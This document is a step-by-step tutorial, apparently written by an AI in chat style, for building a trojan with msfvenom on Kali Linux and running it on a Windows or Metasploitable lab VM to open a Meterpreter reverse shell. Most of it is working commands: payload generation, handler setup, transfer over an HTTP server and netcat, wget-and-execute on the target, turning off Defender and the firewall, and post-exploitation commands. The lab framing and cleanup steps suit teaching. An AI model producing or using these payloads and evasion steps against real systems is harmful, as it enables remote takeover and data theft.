

How to Test trojan.exe on a Target VM

The Problem

Previously, we created `trojan.exe` on Kali Linux, but it's a **Windows executable** (.exe). Kali Linux is Linux-based, so it can't run .exe files directly!

The Solution

You need a **Windows VM** as your "victim" machine to run the trojan.

Option 1: Using a Windows VM (Recommended)

What You Need:

1. **Kali Linux VM** (attacker) - You already have this
 2. **Windows 10/11 VM** (victim) - You need to set this up
-

Step-by-Step Setup

Step 1: Get a Windows VM

Free and Legal Options:

1. **Microsoft Evaluation VMs** (FREE - 90 days):
 - Download from: <https://developer.microsoft.com/en-us/windows/downloads/virtual-machines/>
 - Choose VirtualBox or VMware version
 - Pre-built, ready to use!
 2. **Windows 10 ISO** (FREE):
 - Download from: <https://www.microsoft.com/software-download/windows10ISO>
 - Install in VirtualBox/VMware
 - Works without activation for testing
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Step 2: Configure Network (VERY IMPORTANT!)

Both VMs must be on the same internal network:

In VirtualBox:

For Kali Linux VM:

1. Settings → Network → Adapter 1
2. Attached to: **Internal Network**
3. Name: `labnet`

For Windows VM:

1. Settings → Network → Adapter 1
2. Attached to: **Internal Network**
3. Name: `labnet` (same name!)

In VMware:

For Both VMs:

1. VM → Settings → Network Adapter
 2. Select: **Custom: VMnet1 (Host-only)**
-

Step 3: Set IP Addresses

On Kali Linux:

bash

```
sudo ifconfig eth0 192.168.100.10 netmask 255.255.255.0
```

Or permanently via GUI:

- Click network icon → Wired Settings → IPv4
- Set to Manual
- IP: `192.168.100.10`
- Netmask: `255.255.255.0`

On Windows VM:

1. Open **Settings** → **Network & Internet** → **Ethernet**
2. Click **Change adapter options**
3. Right-click your adapter → **Properties**
4. Select **Internet Protocol Version 4 (TCP/IPv4)** → **Properties**
5. Select **Use the following IP address:**
 - IP address: `192.168.100.20`
 - Subnet mask: `255.255.255.0`
 - Default gateway: (leave blank)
 - DNS: (leave blank)
6. Click **OK**

Step 4: Test Connectivity

From Kali, ping Windows:

```
bash
ping 192.168.100.20
```

From Windows Command Prompt, ping Kali:

```
cmd
ping 192.168.100.10
```

☒ If both work, your network is ready!

Step 5: Disable Windows Defender (Temporarily!)

On Windows VM:

1. Open **Windows Security** (search in Start menu)
2. Click **Virus & threat protection**
3. Click **Manage settings**
4. Turn **OFF**:
 - Real-time protection
 - Cloud-delivered protection
 - Automatic sample submission

 **Remember:** We'll turn this back ON later for detection testing!

Step 6: Create Your Trojan (on Kali)

Use the Windows VM's perspective - trojan calls YOUR Kali IP:

```
bash
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.10 LPORT=4444 -f exe -o trojan.exe
```

Step 7: Transfer Trojan to Windows VM

Method 1: Python Web Server (Easiest)

On Kali:

```
bash
```

```
cd ~/malware_lab
```

```
python3 -m http.server 8080
```

On Windows:

1. Open browser (Edge/Chrome)
2. Go to: `http://192.168.100.10:8080`
3. Click on `trojan.exe` to download
4. Save to Desktop

Method 2: Shared Folder

In VirtualBox:

1. Windows VM Settings → Shared Folders
2. Add folder from your host
3. Check "Auto-mount"
4. Access via `\\vboxsvr\sharename` in Windows

In VMware:

1. VM → Settings → Options → Shared Folders
2. Add folder
3. Access via Network locations in Windows

Method 3: Netcat Transfer

On Kali (sender):

```
bash
```

```
nc -lvp 5555 < trojan.exe
```

On Windows (receiver) - need netcat installed:

```
cmd
```

```
nc 192.168.100.10 5555 > trojan.exe
```

Step 8: Start Listener on Kali

On Kali Terminal:

```
bash
```

```
msfconsole
```

Wait for it to load, then:

bash

use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.100.10

set LPORT 4444

exploit

...

You should see:

...

[*] Started reverse TCP handler on 192.168.100.10:4444

...

Step 9: Execute Trojan on Windows VM

****On Windows VM:****

1. Navigate to where you saved `trojan.exe`
2. ****Double-click**** `trojan.exe`

****You might see:****

- Windows SmartScreen warning → Click "More info" → "Run anyway"
- Nothing visible happens (that's normal - trojans hide!)

Step 10: Check Your Kali Listener!

****On Kali, you should see:****

...

[*] Sending stage (175174 bytes) to 192.168.100.20

[*] Meterpreter session 1 opened (192.168.100.10:4444 -> 192.168.100.20:49234)

meterpreter >

 **SUCCESS! You now have control of the Windows VM!**

Step 11: Test Meterpreter Commands

Now try these commands:

bash

System information

sysinfo

Current user

getuid

Current directory

pwd

List files

ls

Take screenshot

screenshot

Network configuration

ipconfig

Running processes

ps

...

****Example output:****

...

meterpreter > sysinfo

Computer : DESKTOP-ABC123

OS : Windows 10 (10.0 Build 19041)

Architecture : x64

System Language : en_US

Meterpreter : x86/windows

meterpreter > getuid

Server username: DESKTOP-ABC123\Student

Step 12: Clean Up

Exit Meterpreter:

```
bash
```

```
exit
```

Kill all sessions:

```
bash
```

```
sessions -K
```

Exit Metasploit:

```
bash
```

```
exit
```

On Windows VM:

- Delete `trojan.exe`
- Re-enable Windows Defender
- Restore from snapshot (recommended)

Option 2: Using Metasploitable VM (Limited)

Metasploitable is Linux-based, so it can't run Windows `.exe` files directly.

However, you can:

1. Create a Linux payload instead:

```
bash
```

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.100.10 LPORT=4444 -f elf -o trojan_linux
```

2. Transfer to Metasploitable:

```
bash
```

```
# On Kali
```

```
python3 -m http.server 8080
```

```
# On Metasploitable
```

```
wget http://192.168.100.10:8080/trojan_linux
```

```
chmod +x trojan_linux
```

```
./trojan_linux
```

3. **Catch with listener** (same as before, but change payload):

```
bash
```


```
set payload linux/x86/meterpreter/reverse_tcp
```

```
...
```

```
---
```

```
# Quick Reference: Complete Test Flow
```

```
...
```



Troubleshooting

Problem: "Connection refused" or no session opens

Check these:

1. **Firewall:** Is Windows Firewall blocking? Try disabling it temporarily
2. **IP addresses:** Make sure LHOST matches Kali's IP exactly
3. **Network:** Can they ping each other?
4. **Listener:** Is it running BEFORE you execute trojan?
5. **Port:** Is 4444 already in use? Try 5555

Problem: "Payload failed to execute"

Try:

1. Right-click trojan → Run as Administrator
2. Make sure Windows Defender is OFF
3. Check architecture: Use x64 payload for 64-bit Windows:

bash

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.100.10 LPORT=4444 -f exe -o trojan64.exe
```

And update listener:

bash

```
set payload windows/x64/meterpreter/reverse_tcp
```

Problem: "Session dies immediately"

Cause: Windows Defender killing it after execution

Solution: Make sure ALL Defender protections are OFF

Summary

Step	On Kali	On Windows
1	Create trojan with msfvenom -	
2	Start python web server	-
3	Start Metasploit listener	-
4	-	Download trojan from Kali
5	-	Disable Windows Defender
6	-	Run trojan.exe
7	Receive Meterpreter session! -	
8	Test commands	-
9	Clean up	Restore snapshot

That's it! You now know how to test trojans in a safe lab environment! 🎉